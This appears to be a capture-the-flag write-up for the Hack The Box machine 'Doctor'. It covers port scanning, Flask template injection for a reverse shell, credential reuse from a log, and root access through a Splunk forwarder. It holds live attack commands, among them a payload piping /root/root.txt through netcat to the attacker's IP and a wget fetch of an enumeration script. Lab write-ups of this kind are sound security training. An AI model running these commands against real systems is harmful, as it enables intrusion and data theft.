Doctor - 17th Nov 20

10.10.10.209

Scanning

We run `masscan_to_nmap.py` , a tool I made that runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

```
purp1ew0lf@kali:~/Downloads/doctor/scanning$ sudo python3 masscan_to_nmap.py -i 10.10.10.209
[sudo] password for purp1ew0lf:

Running Masscan on network tun0 against the IP 10.10.10.209 to quickly identify open ports

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-11-17 17:45:26 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]

Running Nmap full nmap scan against 10.10.10.209 with the following ports 8089,80,22,

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.

Nmap results saved to nmap_10.10.10.209.txt

Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-17 17:48 GMT
```


```
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
|   256 7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:f8:00:1e:47 (ECDSA)
|_  256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
80/tcp   open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/
organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after:  2023-09-06T15:57:27
```

Enumeration

When we visit the website, it vaguely references **doctors.htb**....which is good enough for me to add it to our /etc/hosts file via `sudo nano /etc/hosts` I added both doctor and *doctors* just in case.

```
  GNU nano 5.3                                    /etc/h
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.209    doctors.htb doctor.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

And if we go to doctors.htb we go to **doctor secure messaging**.



Source for this messaging service shows an **/archive** directory that is otherwise blank for now

```
<div class="collapse navbar-collapse" id="navbarToggle">
  <div class="navbar-nav mr-auto">
    <a class="nav-item nav-link" href="/home">Home</a>
    <!--archive still under beta testing<a class="nav-item nav-link" href="/archive">Archive</a>-->
  </div>
  <!-- Navbar Right Side -->
  <div class="navbar-nav">
```

Secure Messenger

We can **register** an acount, and then see that we can semi-execute code insecurely here:


```
    inet6 fe80::ceac:61c9:6f80:4530/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
purp1ew0lf@kali:~/Downloads/doctor/scanning$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.209 - - [17/Nov/2020 18:50:24] code 404, message File not found
10.10.10.209 - - [17/Nov/2020 18:50:24] "GET /index.html HTTP/1.1" 404 -
```

And if we look back at **/archive,** in the source we see it picks it up the code we just ran


And if we look back at **/archive,** in the source we see it picks it up the code we just ran

```
</channel>
<item><title><iframe src="http://10.10.14.17/shell.php"></iframe></title></item>

</channel>
```

Server Side Template Injection

I had a sneaky suspicion this was SSTI. Esepcially when I saw that the site was using Flask



Math Experiment

To confirm my supicions, let's chuck some maths in there and see what happens

And in /**archive** it did in fact execute the math.


```
</channel>
<item><title>7777777</title></item>

</channel>
```

Exploit

Port swigger has good info and cheat sheets for vulnerabilties such as this: https://portswigger.net/research/server-side-template-injection

I personally grabbed aFlask/Jinja python reverse shell from here: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#exploit-the-ssti-by-calling-popen-without-guessing-the-offset



I put it in both the title and content, just to be safe. And then we catch a shell

www-data Shell

We can go and get **linpeas,** an enumeration script, from here: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/linPEAS/linpeas.sh

We can transfer it to the box simply

```
#in kali
sudo python -m SimpleHTTPServer 80

#in victim
cd /var/tmp
wget http://10.10.x.x/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh > peas.txt #and then wait until done.
```

If we look through Linpeas results, it finds a password from the log files where a user accidentally submitted their password in the email field.

```
00] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
```

The only other user on the box is **shaun**, so we can use the password **Guitar123** to `su` in

```
web@doctor:/home/shaun$ su shaun
su shaun
Password: Guitar123
whoami
shaun
```

Shaun Shell

We can get Shaun's **user flag** and submit it to HTB

Enumeration

Splunk runs on this machine and has a dedicated exploit that we can try: https://medium.com/@airman604/splunk-universal-forwarder-hijacking-5899c3e0e6b2

```
ps - aux | grep root
```

```
31   0:00 /usr/sbin/cupsd -l
31   0:02 splunkd -p 8089 start
31   0:00 [splunkd pid=1153] splunkd
07   0:00 [kworker/u256:1-events_powe
09   0:00 [kworker/0:3-events]
```

Exploit

The exploit linked in that first article was difficult. Eventually I found this guide that suggested a second verison of the exploit: https://eapolsniper.github.io/2020/08/14/Abusing-Splunk-Forwarders-For-RCE-And-Persistence/

```
purp1ew0lf@kali:~/Downloads/doctor/scanning/shell$ python3 PySplunkWhisperer2_remote.py -h
usage: PySplunkWhisperer2_remote.py [-h] [--scheme SCHEME] --host HOST [--port PORT] --lhost LHOST [--lport LPORT] [--username USERNAME]
                                    [--password PASSWORD] [--payload PAYLOAD] [--payload-file PAYLOAD_FILE]

optional arguments:
  -h, --help            show this help message and exit
  --scheme SCHEME
  --host HOST
  --port PORT
  --lhost LHOST
  --lport LPORT
  --username USERNAME
  --password PASSWORD
  --payload PAYLOAD
  --payload-file PAYLOAD_FILE
```

Download the exploit to your Kali, and then run the following command with a netcat listener too. It will push the root flag to our listener

```
python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost YourIP \
--username shaun --password Guitar123 \
--payload "cat /root/root.txt | nc 10.10.14.17 80"
```

And we recieve the root flag and can submit this to HTB

```
purp1ew0lf@kali:~/Downloads/doctor/scanning/shell$ sudo nc -nvlp 80
listening on [any] 80 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.209] 37230
```